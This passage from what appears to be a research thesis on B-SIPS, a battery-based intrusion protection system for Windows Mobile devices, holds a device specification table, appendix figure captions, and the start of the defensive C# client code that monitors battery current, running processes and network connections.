Dell Axim X30 	• Microsoft Windows Mobile 2003 Second Edition • Intel XScale Processor with WMMX • 3.5" color TFT display • 64MB SDRAM and up to 64MB Intel StrataFlash ROM • 802.11b and Bluetooth wireless technologies • Removable 1000 mAh Li-Ion Primary Battery (5-Pins)
Hewlett-Packard iPAQ 4155 	• Microsoft Windows Mobile 2003 Second Edition • MS Compact Embedded for Pocket PC • 400 MHz XScale PXA255 Processor • 3.5" TFT 16-bit Color Display, 240x320 resolution • 64MB RAM / 32MB ROM • 802.11b Wi-Fi and Bluetooth wireless technologies • Removable 1000 mAh Li-Ion Battery (6-Pins)
Hewlett-Packard iPAQ hx2795b 	• Microsoft Windows Mobile 5.0 Premium Edition • Intel XScale PXA270 Processor at 624 MHz • 3.5" TFT Active Matrix Color Display, 240x320 resolution • 64MB RAM / 192MB ROM • 802.11b Wi-Fi and Bluetooth wireless technologies • Removable 1440 mAh Li-Ion Battery (7-Pins)

Smart Phones	Description
Verizon XV6700 	• MS Mobile 5.0 Phone version • Intel PXA270 XScale 416 MHz processor • 64 MB RAM, 128 MB flash ROM • 2.8” QVGA display, 16-bit color 240 x 320 resolution • 802.11b Wi-Fi, Bluetooth 1.2, CDMA EVDO • 1.3 MP camera • Removable 1350 mAh Li-Ion Rechargeable Battery (6-Pins)
Cingular 8125 	• MS Mobile 5.0 Phone version • Texas Instruments 200 MHz OMAP850 processor • 128 MB SDRAM • 2.8” QVGA display, 16-bit color 320x240 resolution • 802.11b Wi-Fi, Bluetooth 1.2, Quad band, GSM service • 1.3MP camera • Removable Li-Polymer 1250 mAh Rechargeable Battery (6-Pins)
Palm Treo 700w 	• MS Mobile 5.0 Phone version • Intel XScale 312 MHz processor • 128MB (60MB user accessible) non-volatile • 2.5” TFT display, 16-bit color 240 x 240 resolution • 802.11b (SD card), Bluetooth 1.2, CDMA-EVDO • 1.3MP camera • Removable Li-Ion 1800 mAh Rechargeable Battery (6-Pins)
Samsung SCH-i730 	• Windows Mobile 2003 Second Edition—upgradeable • Intel PXA272 (Bulverde) 520 MHz processor • 64 MB SDRAM, 128 MB Flash ROM • 2.8” display, 16-bit color 240x320 resolution • 802.11b Wi-Fi, Bluetooth 1.2 • Quad band world phone, GSM service • Removable Li-Ion 1000 mAh Rechargeable Battery (4-Pins)
The device characteristics and specifications in the above table were found online at: http://www.mobiletechreview.com/smartphone.htm, http://www1.us.dell.com/content/topics/segtopic.aspx/vanity/axim?c=us&l=en&s=gen, http://reviews.cnet.com/Dell_Axim_X50v/4507-3127_7-31138229.html, http://reviews.cnet.com/pdas/hp-ipaq-pocket-pc/4507-3127_7-31962963.html, http://reviews.cnet.com/Cingular_8125/4507-6452_7-31732999.html, http://reviews.cnet.com/smartphones/palm-treo-700w-gray/4507-6452_7-31473222.html?tag=sub, http://reviews.cnet.com/Samsung_SCH_i730/4507-6452_7-31313312.html?tag=sub, http://reviews.cnet.com/T_Mobile_MDA/4507-6452_7-31678156.html, http://www.mobiletechreview.com/Verizon-XV6700.htm and http://h20000.www2.hp.com/bc/docs/support/SupportManual/c00046424/c00046424.pdf.	

Appendix B – B-SIPS Diagrams

This appendix presents the B-SIPS design model diagrams for the client, CIDE, DTC algorithm, and the CASIMS amplification circuit.




Figure B-1 B-SIPS Client Flowchart and Design Model




Figure B-2 CIDE Flowchart and Design Model




Figure B-3 Refined Dynamic Threshold Calculation Algorithm Logic Flow




Figure B-4 Amplification Circuit Used in CASIMS Attack Experiments

Appendix C – B-SIPS Client Coding Developed in C#

The B-SIPS client coding was developed in Microsoft Visual Studio using C# and the .NET Framework for Microsoft Mobile 5.0 and Compact Embedded environments. These coding modules implement the B-SIPS client detection capabilities employing SBData from the mobile device's smart battery. The B-SIPS client code is at the core of the research effort, and it enables the mobile device to provide the necessary diagnostic readings that are used by the CIDE for a net-centric IPS solution. The development of the B-SIPS client coding modules was a collaborated effort with John Paul Dunning and Wayne Chiang.

C.1 – Form1.cs

```
using System;
using System.Drawing;
using System.Collections;
using System.Collections.Generic;
using System.Windows.Forms;
using System.Data;
using System.Runtime.InteropServices;
using System.Text;
using System.Net;
using System.Net.Sockets;
using System.IO;
using System.ComponentModel;
using System.Diagnostics;
using InTheHand.Net;
using InTheHand.Net.Sockets;
using InTheHand.Net.Bluetooth;
using System.Threading;
using IpHlpApidotnet;
using Microsoft.WindowsCE.Forms;
using System.Management;
using InTheHand.WindowsMobile.Net;


namespace PowerStatus
{
    /// <summary>
    /// Summary description for Form1.
    /// </summary>
    ///

    public delegate void GetBluetoothDevices();
    public delegate void DeligatePrintBluetooth(BluetoothDeviceInfo[]
devices);

    public partial class Form1 : Form
    {
```

```
        // private int VIndicator = 1; // 1 if not VGA, 2 if VGA resolution /
Size of display is multiplied by this number

        private ListView listView1;
        private int SendTime = 2; // How many logs it sends at a time
        private ColumnHeader VoltageHeader;
        private ColumnHeader TimeHeader;
        private MenuItem menuItem2;
        private System.Windows.Forms.Timer timer1;
        private ColumnHeader CurrentHeader;
        private ColumnHeader TemperatureHeader;
        private ColumnHeader ACStatusHeader;
        private ColumnHeader BatteryLifeHeader;
        private TabPage Processes;
        private ColumnHeader BatteryFlagHeader;
        private System.Windows.Forms.MainMenu mainMenu1;
        private System.Windows.Forms.Timer timer2;
        public const uint nrgLimit = 5;
        public uint nrgIt = 0;
        public string[] nrgLog = new string[nrgLimit];
        public bool enableSend = false;
        public bool test = true;    //Used in device state testing
        public int BacklightOffset = 0;
        private int SendTimeCounter = 0; // To control how often the data is
sent to the server
        private Button button1; //Calibrate Button
        private Microsoft.WindowsCE.Forms.Notification notification1;
        private Label label7;
        private Label label8;
        private Microsoft.WindowsCE.Forms.Notification notification3;
        private MenuItem menuItem4;
        private MenuItem menuItem6;
        private Button button7;
        private Button button6;
        private TabPage Connections;
        private TextBox serverIpBox;
        private Label serverLabel2;
        private Button Bluetoothbutton;
   //     private Button ICMPbutton; // Unable to get ICMP Packets
        private Button UDPbutton;
        private Button TCPbutton;
        private Label label4;
        private ListView listView2;
        private ColumnHeader Local;
        private ColumnHeader Remote;
        private ColumnHeader StrgState;
        private Button Refreshbutton;
        private Label label5;
        private TextBox textBox2;
        private Button button2;
        private Microsoft.WindowsCE.Forms.Notification notification2;
        private Button button4;
        private MenuItem menuItem5;
        private Label label2;
        private TabControl tabControl1;
        private TabPage tabPage1;
        private Label ServerLabel;
```

```
        private TabPage tabPage2;
        private Label IntrusionStatusLabel;
        private TextBox ToleranceTextbox;
        private Label label6;
        private Label DTClabel;
        int KillConncetionsIterator = 0;
        private ListBox listBox1;
        private Label label1;
        private Label label3;
        private Button button5;
        private BluetoothClient blueclient = new BluetoothClient();
        private BluetoothDeviceInfo[] devices;
        private Button button8;
        private NetworkInfo HostNetworkData = new NetworkInfo();

        public string data;

        public SYSTEM_POWER_STATUS_EX2 status2;

        private string[] SafeProcessList = new string[40];
        private int NumSafeProcesses = 0;
        FileStream fs;      //Opens file of safe processes
        StreamWriter sw;    //Used to write to Process list file
        StreamReader sr;    //Used to read from Process list file

        //Vars for socket connection to server
        public IPAddress ipAddress;
        public Int32 sServPort;
        public IPEndPoint remoteEP;
        public Socket clientSocket;

        //Dynamic Threshold Calculation (DTC) values
        Process[] ProcessList;          //List of processes that are
currently running
        int ProcessListLength;          //Number of processes running
        int DynamicThreshold;           //Dynamic threshold calculated by
this program
        int DynamicThresholdTolerance = 50;  //Tolerance range where the
current is allowed to change to
        int DynamicThresholdBeforeIntrusion; //Get baseline to check with
after intrusion
        static byte ACStatus;           //Structure used to read current data
from the system
        uint BacklightBrightness;       //Current of the backlight device
when it is on
        PowerAPI.DevicePowerState BacklightOnOff;   //Power state of
backlight device
        bool UpdateIC = false;          //Used to update the IC after a delay
        //Instance: Unplugging power brings current from 0 to 4 to ~100
        bool IntrustionDetected = false;//Used to determine if an intrusion
was detected
        //If true, then run packet capturing analysis


        //Gathering TCP / UDP information
        private IpHlpApidotnet.IPHelper MyAPI;
```

```
        //Device names
        private String HostName;
        private BluetoothRadio BTRadio;
        private String BTAddress;

        // Thread for getting Bluetooth devices in range
        Thread bluetoothThread;
        public GetBluetoothDevices m_GetBluetoothDevices;
        public DeligatePrintBluetooth m_DeligatePrintBluetooth;

        private Button button3;
        private Label label10;
        private TabPage tabPage3;
        private Label label11;
        private Label label12;
        private TextBox textBox1;
        private CheckBox checkBox2;
        private Label label13;
        private CheckBox checkBox1;
        private Label label14;
        private Label label16;
        private Microsoft.WindowsCE.Forms.Notification notification4;
        private Label label15;
        private CheckBox checkBox3;
        private Label label9;

        public Form1()
        {
            //
            // Required for Windows Form Designer support
            //
            InitializeComponent();

            //Initialize
            MyAPI = new IpHlpApidotnet.IPHelper();

            //Initialize power data structure
            this.status2 = new SYSTEM_POWER_STATUS_EX2();

            //Populate the process list
            this.ProcessList = Process.GetProcesses();
            this.ProcessListLength = this.ProcessList.Length;

            // Open the stream and read it back.
            fs = new FileStream(@"\Program
Files\powerstatus\SafeProcesses.txt", FileMode.Open, FileAccess.Read);
            sr = new StreamReader(fs);

            // Read-in all the names in the safe process list
            while ((SafeProcessList[NumSafeProcesses] = sr.ReadLine()) !=
null)
            {
                NumSafeProcesses++;
            }

            // Close files
            sr.Close();
```

```
            fs.Close();

            // Display the current number of running processes
            this.listBox1.DataSource = this.ProcessList;
            this.label1.Text = "Number of Processes: " +
this.ProcessList.Length.ToString();


            GetSystemPowerStatusEx2(this.status2,
(uint)Marshal.SizeOf(status2), true);
            this.DynamicThreshold = this.status2.BatteryCurrent;
            this.DynamicThresholdBeforeIntrusion = 0;
            this.ToleranceTextbox.Text =
DynamicThresholdTolerance.ToString();
            ACStatus = this.status2.ACLineStatus;
            Registry.GetDWORDValue("ControlPanel\\Backlight", "ACBrightness",
ref this.BacklightBrightness);    //Get registry setting on level of
backlight brightness
            this.BacklightOnOff = new PowerAPI.DevicePowerState();
            PowerAPI.GetDevicePower("BKL1:", PowerAPI.POWER_NAME, ref
this.BacklightOnOff);     //Get device state of the backlight

            m_GetBluetoothDevices = new GetBluetoothDevices(this.AddString);
            m_DeligatePrintBluetooth = new
DeligatePrintBluetooth(this.PrintBluetooth);

            //Gather Device information
            // Code cited from
http://www.codeguru.com/Csharp/Csharp/cs_network/article.php/c6041
            HostName = Dns.GetHostName();
            this.label9.Text = HostNetworkData.GetDeviceName();

            // Get the Bluetooth Device Information, cited from
            // http://32feet.net
            BTRadio = BluetoothRadio.PrimaryRadio;
            BTAddress = BTRadio.LocalAddress.ToString();

            this.label10.Text = "Bluetooth Address: " + BTAddress;

            this.label16.Text = "MAC Address: " +
HostNetworkData.SendArp(HostNetworkData.GetIP());
        }
        /// <summary>
        /// Clean up any resources being used
        /// </summary>
        protected override void Dispose(bool disposing)
        {
            base.Dispose(disposing);
        }
        #region Windows Form Designer generated code
        /// <summary>
        /// Required method for Designer support - do not modify
        /// the contents of this method with the code editor.
        /// </summary>
        private void InitializeComponent()
        {
            this.mainMenu1 = new System.Windows.Forms.MainMenu();
```

```
this.menuItem5 = new System.Windows.Forms.MenuItem();
this.menuItem2 = new System.Windows.Forms.MenuItem();
this.menuItem4 = new System.Windows.Forms.MenuItem();
this.menuItem6 = new System.Windows.Forms.MenuItem();
this.listView1 = new System.Windows.Forms.ListView();
this.TimeHeader = new System.Windows.Forms.ColumnHeader();
this.VoltageHeader = new System.Windows.Forms.ColumnHeader();
this.CurrentHeader = new System.Windows.Forms.ColumnHeader();
this.BatteryLifeHeader = new System.Windows.Forms.ColumnHeader();
this.TemperatureHeader = new System.Windows.Forms.ColumnHeader();
this.BatteryFlagHeader = new System.Windows.Forms.ColumnHeader();
this.ACStatusHeader = new System.Windows.Forms.ColumnHeader();
this.timer1 = new System.Windows.Forms.Timer();
this.timer2 = new System.Windows.Forms.Timer();
this.button1 = new System.Windows.Forms.Button();
this.label2 = new System.Windows.Forms.Label();
this.tabControl1 = new System.Windows.Forms.TabControl();
this.tabPage1 = new System.Windows.Forms.TabPage();
this.label9 = new System.Windows.Forms.Label();
this.label8 = new System.Windows.Forms.Label();
this.label7 = new System.Windows.Forms.Label();
this.IntrusionStatusLabel = new System.Windows.Forms.Label();
this.ServerLabel = new System.Windows.Forms.Label();
this.tabPage2 = new System.Windows.Forms.TabPage();
this.button8 = new System.Windows.Forms.Button();
this.button3 = new System.Windows.Forms.Button();
this.button7 = new System.Windows.Forms.Button();
this.button2 = new System.Windows.Forms.Button();
this.textBox2 = new System.Windows.Forms.TextBox();
this.label5 = new System.Windows.Forms.Label();
this.serverIpBox = new System.Windows.Forms.TextBox();
this.serverLabel2 = new System.Windows.Forms.Label();
this.ToleranceTextbox = new System.Windows.Forms.TextBox();
this.label6 = new System.Windows.Forms.Label();
this.DTClabel = new System.Windows.Forms.Label();
this.Processes = new System.Windows.Forms.TabPage();
this.button5 = new System.Windows.Forms.Button();
this.label3 = new System.Windows.Forms.Label();
this.label1 = new System.Windows.Forms.Label();
this.listBox1 = new System.Windows.Forms.ListBox();
this.Connections = new System.Windows.Forms.TabPage();
this.label16 = new System.Windows.Forms.Label();
this.label10 = new System.Windows.Forms.Label();
this.button6 = new System.Windows.Forms.Button();
this.Refreshbutton = new System.Windows.Forms.Button();
this.listView2 = new System.Windows.Forms.ListView();
this.Local = new System.Windows.Forms.ColumnHeader();
this.Remote = new System.Windows.Forms.ColumnHeader();
this.StrgState = new System.Windows.Forms.ColumnHeader();
this.label4 = new System.Windows.Forms.Label();
this.Bluetoothbutton = new System.Windows.Forms.Button();
this.UDPbutton = new System.Windows.Forms.Button();
this.TCPbutton = new System.Windows.Forms.Button();
this.tabPage3 = new System.Windows.Forms.TabPage();
this.label15 = new System.Windows.Forms.Label();
this.checkBox3 = new System.Windows.Forms.CheckBox();
this.label14 = new System.Windows.Forms.Label();
```

```
            this.checkBox2 = new System.Windows.Forms.CheckBox();
            this.label13 = new System.Windows.Forms.Label();
            this.checkBox1 = new System.Windows.Forms.CheckBox();
            this.label12 = new System.Windows.Forms.Label();
            this.textBox1 = new System.Windows.Forms.TextBox();
            this.label11 = new System.Windows.Forms.Label();
            this.notification1 = new
Microsoft.WindowsCE.Forms.Notification();
            this.notification2 = new
Microsoft.WindowsCE.Forms.Notification();
            this.button4 = new System.Windows.Forms.Button();
            this.notification3 = new
Microsoft.WindowsCE.Forms.Notification();
            this.notification4 = new
Microsoft.WindowsCE.Forms.Notification();
            this.tabControl1.SuspendLayout();
            this.tabPage1.SuspendLayout();
            this.tabPage2.SuspendLayout();
            this.Processes.SuspendLayout();
            this.Connections.SuspendLayout();
            this.tabPage3.SuspendLayout();
            this.SuspendLayout();
            //
            // mainMenu1
            //
            this.mainMenu1.MenuItems.Add(this.menuItem5);
            this.mainMenu1.MenuItems.Add(this.menuItem2);
            this.mainMenu1.MenuItems.Add(this.menuItem4);
            this.mainMenu1.MenuItems.Add(this.menuItem6);
            //
            // menuItem5
            //
            this.menuItem5.Text = "Exit";
            this.menuItem5.Click += new
System.EventHandler(this.menuItem5_Click);
            //
            // menuItem2
            //
            this.menuItem2.Enabled = false;
            this.menuItem2.Text = "STATUS";
            //
            // menuItem4
            //
            this.menuItem4.Text = "Connect";
            this.menuItem4.Click += new
System.EventHandler(this.menuItem4_Click);
            //
            // menuItem6
